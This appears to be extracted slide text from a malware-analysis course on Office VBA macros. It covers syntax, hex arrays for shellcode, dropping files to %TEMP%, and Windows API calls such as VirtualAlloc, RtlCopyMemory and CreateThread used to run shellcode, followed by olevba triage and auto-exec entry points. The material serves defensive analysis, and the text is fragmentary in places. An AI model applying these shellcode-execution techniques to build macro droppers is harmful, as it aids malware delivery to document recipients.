
```
Sub Testx()  
    Dim something As String  
    something = Application.UserName  
    Call MsgBox(something)  
End Sub
```

Result:



Conditionals

- If...Then
 - ElseIf...Then
 - Else
- EndIf



Conditional Compilation

Only the code between true conditions is evaluated.


#If cond Then

- #ElseIf
- #Else

#EndIf

Constants:

- Win16, Win32, Win64
- Vba6, Vba7
- Mac



Loops


For ... Next

For Each ... Next

While ... Wend


Do ... While

Do ... Until



Line Continuations and Statement Delimiters

Line continuation: Underscore (_)



Statement delimiter: Colon (:))

Strings


Assignment:

- varname = "value"


Concatenation:

- str = "string1" & "string2"

Example:



Result:



Arrays and Representing Hexadecimal Numbers

Arrays


- Declared with parens
- Can initialize with Array()
- Values comma-separated

Hexadecimal

- Prepend with &H

Commonly used together for:

- Shellcode
- Embedded executables




Writing Files

Environ() function

- Expands environment variables
- %TEMP% is expanded in this example □

Open and Put keywords for writing files.

Example:



```
temp = Environ("TEMP")
filepath = temp & "\\" & "never.html"

Open filepath For Binary Access Write As #1
Put #1, , buf
Close #1
```

Native Windows API Calls


Native calls achieved by combination of:

- Declare keyword – import Windows API
- Calling the function by its declared alias

This transitions execution from VBA to native Windows APIs


Used for:

- Accessing functionality that is unavailable in pure VBA
- Running shellcode



hide01.1r

Example: Calling CreateProcessA




Examples of Native API Calls for Shellcode Execution

Allocating

- HeapAlloc
- VirtualAlloc
- VirtualAllocEx

Gets a pointer to a known location in mem



Copying

- memcpy
- RtlCopyMemory
- LdapUTF8ToUnicode


Copies shellcode from VBA structures to native memory



Executing

- CreateThread
- CallWindowProcA/W
- EnumWindows (callback)

Sets program counter to first instruction



VBA Macro Environment

Okay, now we're going to shift our attention from the syntactic details of VBA to its integration and interaction with the Office application environment.

Microsoft Office Object Model and Integration

Word, Excel, and other apps present a hierarchy of object-oriented interfaces for VBA


- Generally rooted in the `Application` object
- Some objects/instances are made globally accessible in VBA
- Word object model shown at right
- MSDN provides reference material

Registered as COM objects as well

- Example ProgIDs: `Word.Application`, `Excel.Application`
- Accessible to all COM clients (e.g. PowerShell or VBScript)





Microsoft Office Object Model and Integration



Office Security

Phishing Tactics



Analysis

Extracting Macros with olevba

Outputs code to console

May want to redirect to a file, e.g.:

- `olevba docfile > vba.txt`

Useful flags:

Option	Meaning
<code>-a , --analysis</code>	Analysis results only
<code>-c , --code</code>	Code only
<code>--decode</code>	Decode strings
<code>--deobf</code>	Deobfuscate VBA code

If using `--decode`, can dump decoded strings without accompanying source code dump by also specifying `--analysis`

Example:

```
olevba --analysis --decode docfile
```


Entry Point Analysis

Commonly used:

- Document_Open()
- Auto_Open()
- Workbook_Open()

olevba analysis will flag these as AutoExec

□



Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Application.Visible	May hide the application
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	RegOpenKeyExA	May read or write registry keys
Suspicious	RegCloseKey	May read or write registry keys

Entry Point Analysis

Word

Auto Macros

- AutoOpen
- AutoClose
- AutoNew(global template / add-in)
 - Each time you create a new document
- AutoExec(global template / add-in)
 - When you start Word or load a global template
- AutoExit(global template / add-in)
 - When you exit Word or unload a global template

Event Handlers

- Document_Open
- Document_Close

Excel

Auto Macros

- Auto_Open
- Auto_Close

Event Handlers

- Workbook_Open

hide01.ir

Open Event Handler

Most common: Document.Open event

Handled by defining corresponding sub

- Document_Open (ThisDocument)
- Workbook_Open (ThisWorkbook)

OOXML documents enable this in vbaData.xml

- Example: word\vbaData.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<wne:vbaSuppData xmlns:wpc="http://schemas.microsoft.com/office/wo
<wne:docEvents>
<wne:eventDocOpen/>
</wne:docEvents>
<wne:mcds>
<wne:mcd wne:macroName="PROJECT.RUNIMP.MAINPROC" wne:name="Project
<wne:mcd wne:macroName="PROJECT.RUNIMP.MAINUSAGE" wne:name="Projec
<wne:mcd wne:macroName="PROJECT.WOODOK.GOMOREEXP" wne:name="Projec
</wne:mcds>
</wne:vbaSuppData>
```

Disabling Event Handlers in OOXML Documents

Copy word\vbaData.xml

Remove e.g. wne:eventDocOpen (for the Document.Open event)

Replace original word\vbaData.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"
<wne:vbaSuppData xmlns:wpc="http://schemas.microsoft.
<wne:docEvents>
